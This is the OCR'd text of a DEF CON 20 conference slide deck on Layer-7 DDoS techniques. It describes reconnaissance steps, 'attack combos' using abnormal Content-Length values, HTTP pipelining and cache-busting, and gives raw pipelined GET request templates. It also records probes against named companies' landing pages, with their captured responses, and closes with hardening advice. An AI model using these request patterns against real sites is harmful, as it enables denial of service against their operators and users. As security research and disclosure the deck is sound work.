
DDoS Black and White "Kungfu" Revealed (DEF CON 20 Edition)


{Tony Miu (aka MT),
Anthony Lai (aka Darkfloyd),
Alan Chung (aka Avenir),
Kelvin Wong (aka Captain)}

Valkyrie-X Security Research Group
(VXRL)



Disclaimer

- There is no national secrets leaked here.
- Welcome to all national spies. ؞
- No real attacks are launched.
- Please take it at your own risk. We can't save you from the jail.



We don't talk about...

There is a real good DDoS business in China because it creates attack assignments and lots of defense opportunities in other world.

Thank you so much, China, Xie Xie!




We don't talk about ....



For example: http://www.1380sf.com/

Agenda

- Members introduction
- Research and Finding
  - Part 1: Layer-7 DoS vulnerability analysis and discovery.
  - Part 2: Core Attack Concept and Empower Attack Server with demos
  - Part 3: Defense Model



Biography

Tony Miu (aka MT)

•Apart from a being a researcher at VXRL, MT currently working at Nexusguard Limited. Throughout his tenure, MT has been at the forefront of the cyber war zone - responding to and mitigating myriads of cyber attacks that comes in all forms and manners targeted at crushing their clients' online presence.

•MT's task is clearly critical. It is therefore imperative that MT be well versed in the light and dark sides of DDoS attack methodologies and undertakes many leading role in both DDoS kungfu and defense model projects.

Biography

Anthony Lai (aka Darkfloyd)

- Focuses on reverse engineering and malware analysis as well as penetration testing. His interest is always falling on CTF and analyzing targeted attacks.
- Founder of VXRL.
- He has spoken in Black Hat USA 2010, DEF CON 18 and 19, AVTokyo 2011, Hack In Taiwan 2010 and 2011 and Codegate 2012.
- His most recent presentation at DEF CON was about APT Secrets in Asia.
- His recent fun experience was winning 12,000 TWD with PLUS CTF team in HITCON 2012 ؎

Biography

Alan Chung (aka Avenir)

- Avenir has more than 8 years working experience on Network Security. He currently is working as a Security Consultant for a Professional Service provider.
- Alan specializes in Firewall, IDS/IPS, network analysis, pen-test, etc. Alan's research interests are Honeypots, Computer Forensics, Telecommunication etc.

Biography

Kelvin Wong (aka Captain)

- Works in law enforcement over 10 years responsible for forensics examination and investigation; research and analysis.
- Investigate various reported criminal cases about DDoS and network intrusion.
- A real frontline officer fights against the criminals and suspects.

Part 1: Layer-7 DoS vulnerability analysis and discovery.
Research and Findings

Test Methodology

- We have used a few common Layer-7 DoS techniques in our test:
  - HTTP GET and POST methods
  - HTTP Pipelining
  - Malformed HTTP request
  - Manipulate TCP x HTTP vulnerabilities

Techniques Overview : Pre-Attack

- Find out any HTTP allowed methods
- Check whether a site accepts POST method as well even it accepts GET method in the Web form
- Check out any resources-intensive function like searching and any function related to database retrieval.
- Check out any HTTP response with large payload returned from the request.
- Check out any links with large attachment including .doc and .pdf files as well as media (.mp4/mp3 files) (i.e. JPEG could be cached)
- Check whether HTTP response is cached or not
- Check whether chunked data in HTTP response packet from the target is allowed. (i.e. incomplete request)

Techniques Overview : Attack Techniques

Attack Combo #1:

- Seek and manipulate the TCP and HTTP characteristics and vulnerabilities
- Find any URL(s) which accepts POST

  -> Change Content Length to 9999 (i.e. abnormal size) bytes

  -> See whether it keeps the connection alive

(Attack Combo #1 Detailed explanation in Part 2)

Techniques Overview : Post-Attack Techniques

Attack Combo #1:

We could guess and learn the behavior and devices behind:

- Check the TCP established state timeout value
- Check the TCP first PSH/ACK timeout value
- Check the TCP continuous ACK timeout value
- Check the TCP first FIN_WAIT1 timeout value
- Check the TCP last ACK timeout value

Techniques Overview : Post-Attack Techniques

Attack Combo #1 (Continue):

- Wait for FIN/ACK – Initiated by target's server
- Wait for RST/ACK – Initiated by requestor, target's server or CDN
- Wait for RST – Initiated by device like IDS, IPS, etc

Techniques Overview : Post-Attack Techniques

Goals

- Calculation of resources could help to bring down the target.
- Trace its detection (i.e. Rate Limit)
- Guess its DDoS mitigation(s)
- Submit an incomplete HTTP POST packet attack to the back-end server.

Techniques Overview : Attack Techniques

Attack Combo #2:

- Manipulate the vulnerabilities due to poor server hardening.
- Accept a simple HTTP request (i.e. accept simple HTTP request connection including fields like HOST, Connection and ACCEPT only)

Simple GET attack pattern in 4 years ago

- GET / HTTP/1.1\r\n

  Host: www.xxx.com\r\n

  User-Agent: Mozilla/4.0\r\n

  Connection: keep-alive\r\n\r\n
- The site does not check cookie value, referer value.
- It means there is NO HARDENING
- User-Agent value: Mozilla/4.0\r\n is a common botnet used “label”, however, it still could be accepted.

Techniques: Attack Techniques

Attack Combo #2:

- Whether it accepts HTTP pipelining
  - It is a RFC standard but rare to use

GET / HTTP/1.1\r\nHost: www.xxxxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive**\r\n\r\n**GET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\nGET /?123
HTTP/1.1\r\nHost: www.xxxxxx.com\r\nUser-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\n\r\n")

Techniques: Attack Techniques

Attack Combo #2:

- Utilize all HTTP requests (PSH/ACK) in the same packet with size lower than 1500 bytes.
- HTTP request in packet could be multiplied by 7 times or more.

Techniques: Attack Techniques

Attack Combo #2:

- Finding large-size packet data payload like picture and audio files, which could not be cached and with authentication check (like CAPTCHA) in advance.
- Goals:
  - Increase loading of server and CPU and memory usage
  - Increase the bandwidth consumption

Techniques: Attack Techniques

Attack Combo #2:

- Force to get a new session and connection without cache. It could “guarantee” bypass load balancer and Proxy.
- Force not to load cache, for example:
  - http://www.abc.com/submitform.asp?234732893845DS4fjs9
  - Cache:no cache and expiry date is 1994

Techniques: Attack Techniques

- Attack Combo #2
- Combined with Simple GET, HTTP Pipelining and Force not loading cache

```
GET /download/doc.pdf?121234234fgsefasdfl11 HTTP/1.1\r\n
Host: www.xxxxyyyyzzzz.com\r\n
User-Agent: Mozilla/4.0\r\n
Connection: keep-alive\r\n\r\n
GET /download/doc.pdf?121234234fgsefasdfl22 HTTP/1.1\r\n
Host: www.xxxxyyyyzzzz.com\r\n
User-Agent: Mozilla/4.0\r\n
Connection: keep-alive\r\n\r\n
GET /download/doc.pdf?121234234fgsefasdfl33 HTTP/1.1\r\n
Host: www.xxxxyyyyzzzz.com\r\n
User-Agent: Mozilla/4.0\r\n
Connection: keep-alive\r\n\r\n
```

We follow RFC all the time

Our Test Targets

- **United State (39)**
- Europe (20)
- Asia Pacific (20)

Our Targets


priceline.com
Name Your Own Price
verizon
FannieMae
Walmart
Save money. Live better.
WELLS FARGO
Microsoft
amazon
EXXON Mobil
Google
ebay
at&t
AA
AmericanAirlines
Morgan Stanley
AMERICAN EXPRESS
UNITED
DELL
AIG
American International Group, Inc.
hp
FedEx Express
citigroup
Goldman Sachs
AIR CANADA
Delta
ups
VISA
MasterCard
JPMorgan
i'm lovin' it
CNN
BEST BUY
LOCKHEED MARTIN
DHL
CISCO SYSTEMS

It looks like we also test a CDN....



Test Summary


We only test their landing page only:
Accept simple GET: 26/39
Accept simple POST (without Content Length): 4/39
Method not allowed: 5/39
Accept simple POST (with Content Length):17/39;
Method not allowed: 8/39
Accept HTTP pipelining: 34/39

Simple GET – Accept Botnet-favorite GET header?!

```
GET /?123 HTTP/1.1
Host: usa.visa.com
User-Agent: Mozilla/4.0
Connection: keep-alive

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 20 Jul 2012 18:43:50 GMT
ETag: "0b76c9aa766cd1:0"
Server: Microsoft-IIS/7.0
Date: Fri, 27 Jul 2012 21:51:42 GMT
Content-Length: 10628
Connection: keep-alive
Set-Cookie: visaAnonCookie=6e0a0f172c4b00006e0d1350635b0e005d000000; expires=Wed, 1-Jan-2020 23:59:59 GMT; path=/; domain=.visa.com
Set-Co
P3P:

<!DOCT

<html
<head>
<meta
<meta
<meta
```

```
GET /?123 HTTP/1.1
Host: www.amazon.com
User-Agent: Mozilla/4.0
Connection: keep-alive

HTTP/1.1 200 OK
Date: Fri, 27 Jul 2012 21:51:35 GMT
Server: Server
Set-Cookie: skin=noskin; path=/; domain=.amazon.com; expires=Fri, 27-Jul-2012 21:51:35 GMT
pragma: no-cache
x-amz-id-1: 05ZRQKMDNCZJJE94F4X0
p3p: policyref="http://www.amazon.com/w3c/p3p.xml",CP="CAO DSP LAW CUR ADM IVAo IVDo CONo OTPo OUR DELi PUBi OTRi BUS PHY ONL UNI PUR FIN
COM NAV INT DEM CNT STA HEA PRE LOC GOV OTC "
cache-control: no-cache
expires: -1
x-amz-id-2: arpfv672oazDJq09SohgBQ06lDdOyYnz1REqXGjfdRXEfLn4bbhzNua17pXDpQcB
Vary: Accept-Encoding,User-Agent
Content-Type: text/html; charset=ISO-8859-1
Set-cookie: session-id-time=2082787201l; path=/; domain=.amazon.com; expires=Tue, 01-Jan-2036 08:00:01 GMT
Set-cookie: session-id=184-7720415-3315056; path=/; domain=.amazon.com; expires=Tue, 01-Jan-2036 08:00:01 GMT
Transfer-Encoding: chunked
```

Simple GET with Pipelining



Simple GET with Pipelining

Stream Content


```
> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c060 61.134777, 2010/02/12-17:32:00        "> <rdf:RDF xmlns:rdf="http://
www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://
ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/"
xmpMM:OriginalDocumentID="xmp.did:0180117407206811910 98E19C3ABA767" xmpMM:DocumentID="xmp.did:E1C02B11999311DFB136D1ED0AEDC163"
xmpMM:InstanceID="xmp.iid:E1C02B10999311DFB136D1ED0AEDC163" xmp:CreatorTool="Adobe Photoshop CS5 Macintosh"> <xmpMM:DerivedFrom
stRef:instanceID="xmp.iid:0280117407206811945 7CEBB9200920D" stRef:documentID="xmp.did:0180117407206811910 98E19C3ABA767"/> </
rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>4..X...?IDATx....n.A..gv.g.....
D.....4....!....)...G4T..
....  ".....8`..}.w........l.....7...gf....$..|{-..A." ...%.7...?.!y......P........N.O
...?..H.^V+<.y.......D.U.......y...f:..."....7...[..)q.0.z.U.G/...^..."`5.F9.(^....1.9._..].J.8s`q.x.~0..W<..pq.+....1...^...&<^q..i
..-..x+K.....P..)&...".
.IPo.Z7..;..Q.......2.u%.)6..m5.H.. ..ps.`c..m.e@5`..^u.[[C....''.mO....(......!$...}..
.....)N..7i9 .<..<....|.c.................R^.....km.`S.7.I...`.?.........tY^..+B....p..^<.R.pKC...`u
..K....z<e.......L.qP|.?.:ev.RX#....7Q.K..^.(....._....
... \>..._}.|E..R.!..*....3.....O..
0.N.....T.....IEND.B`.HTTP/1.1 200 OK
Content-Length: 1488
Content-Type: image/png
Last-Modified: Thu, 15 Sep 2011 23:29:50 GMT
Server: Apache/2.2.17 (Red Hat Enterprise Web Server)
Date: Fri, 27 Jul 2012 21:39:22 GMT
Connection: keep-alive

.PNG
.
...
IHDR.............l;....tEXtSoftware.Adobe ImageReadyq.e<...fiTXtXML:com.adobe.xmp.....<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?
> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c060 61.134777, 2010/02/12-17:32:00        "> <rdf:RDF xmlns:rdf="http://
www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://
ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/"
xmpMM:OriginalDocumentID="xmp.did:0180117407206811910 98E19C3ABA767" xmpMM:DocumentID="xmp.did:E1C02B19999311DFB136D1ED0AEDC163"
xmpMM:InstanceID="xmp.iid:E1C02B18999311DFB136D1ED0AEDC163" xmp:CreatorTool="Adobe Photoshop CS5 Macintosh"> <xmpMM:DerivedFrom
stRef:instanceID="xmp.iid:0280117407206811945 7CEBB9200920D" stRef:documentID="xmp.did:0180117407206811910 98E19C3ABA767"/> </
rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>.kr.....IDATx....O.Q..............h.1!..m...-....hC.#..@.....+.4AB..?
```

Simple POST

```
POST /us/en/home.html?123 HTTP/1.1
Host: www8.hp.com
User-Agent: Mozilla/4.0
Connection: keep-alive
Content-Length: 0

HTTP/1.1 200 OK
Server: Apache/2.2.3 (Red Hat)
Last-Modified: Wed, 25 Jul 2012 21:55:09 GMT
Product: Tridion 2009 Dynamic Content Web Application
X-Powered-By: Servlet/2.5 JSP/2.1
Product-Version: 1.4.05, Revision 1348
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache
Date: Fri, 27 Jul 2012 21:58:50 GMT
Transfer-Encoding:  chunked
Connection: keep-alive
Connection: Transfer-Encoding
Set-Cookie: userAgentCookie=generic_web_browser%3BDO_NOT_MATCH_GENERIC_WEB_BROWSER; domain=.hp.com; expires=Friday, 03-Aug-2012 21:58:49
GMT; path=/
Set-Cookie: JSESSIONID=zppnQTPZJLwTBjKlmZCtD67RqJmgs2Qr7QMhGdQQqztLJTrlcPHx!608567222; path=/
Set-Cookie: cae_browser=desktop; expires=Fri, 27-Jul-2012 23:58:50 GMT; path=/; domain=.hp.com

00004000
```

Simple POST

```
772 2012-07-26 14:55:46.203014 10.136.15.173    66.135.210.181    HTTP    POST /?123 HTTP/1.1    132 0x421f (16927)

Frame 772 (146 bytes on wire, 146 bytes captured)
Ethernet II, Src: Apple_8d:eb:55 (d8:a2:5e:8d:eb:55), Dst: IntelCor_af:fe:72 (00:15:17:af:fe:72)
Internet Protocol, Src: 10.136.15.173 (10.136.15.173), Dst: 66.135.210.181 (66.135.210.181)
Transmission Control Protocol, Src Port: 60291 (60291), Dst Port: http (80), Seq: 1, Ack: 1, Len: 92
Hypertext Transfer Protocol
  POST /?123 HTTP/1.1\r\n
  Host: www.ebay.com\r\n
  User-Agent: Mozilla/4.0\r\n
  Connection: keep-alive\r\n
  \r\n

854 2012-07-26 14:55:47.182065 63.146.70.18    10.136.15.173    HTTP/XML HTTP/1.1 200 OK    620 0xf6b5 (63157)

Frame 854 (634 bytes on wire, 634 bytes captured)
Ethernet II, Src: IntelCor_af:fe:72 (00:15:17:af:fe:72), Dst: Apple_8d:eb:55 (d8:a2:5e:8d:eb:55)
Internet Protocol, Src: 63.146.70.18 (63.146.70.18), Dst: 10.136.15.173 (10.136.15.173)
Transmission Control Protocol, Src Port: http (80), Dst Port: 55807 (55807), Seq: 34074, Ack: 7174, Len: 568
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Content-Length: 306\r\n
  Content-Type: text/xml\r\n
  ETag: "74057-15e-4c3db5d92d280"\r\n
  Expires: Fri, 27 Jul 2012 21:55:34 GMT\r\n
  Cache-Control: max-age=0, no-cache, no-store\r\n
  Pragma: no-cache\r\n
  Date: Fri, 27 Jul 2012 21:55:34 GMT\r\n
  Connection: keep-alive\r\n
  \r\n
```

Network Giant: I am shit corps?! (Nothing doing with DoS ر)

```
-Agent: Mozilla/4.0\r\nConnection: keep-alive\r\nContent-Length: i_am_shit_corps.com\r\n\r\n")
```

```
*** Received Data:www.cisco.com:  'HTTP/1.1 200 OK\r\nServer: Apache\r\nCache-Control: max-age
=0\r\nExpires: Fri, 27 Jul 2012 22:41:15 GMT\r\nCDCHOST: ccows-sj-302\r\nContent-Type: text/ht
ml\r\nDate: Fri, 27 Jul 2012 22:41:15 GMT\r\nContent-Length: 1\r\nConnection: close\r\nSet-Coo
kie: CP_GUTC=198.133.219.241.1343428875731950; path=/; expires=Tue, 21-Jul-37 22:41:15 GMT; do
main=.cisco.com\r\n\r\n'
```

```
*** Received Data:www.google.com:  'HTTP/1.0 400 Bad Request\r\nContent-Type: text/html; chars
et=UTF-8\r\nContent-Length: 925\r\nDate: Fri, 27 Jul 2012 22:41:18 GMT\r\nServer: GFE/2.0\r\n\
r\n<!DOCTYPE html>\n<html lang=en>\n  <meta charset=utf-8>\n  <meta name=viewport content="ini
tial-scale=1, minimum-scale=1, width=device-width">\n  <title>Error 400 (Bad Request)!!1</titl
e>\n  <style>\n    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{backgro
und:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;paddin
g:'
```

Summary


1.Simple GET should be banned;
2.We don't think they should accept content length with invalid value, check length is required;
3. Page does not support POST could accept POST request; Page is supposed not to accept any method(s) it does not support;
4. A few corps still disclosed its supporting method. As attack method is not just limited to GET and POST. Did they carry out any basic assessment?
It looks nothing special yet but they are prerequisites for our further test and part 2 .

Further ...

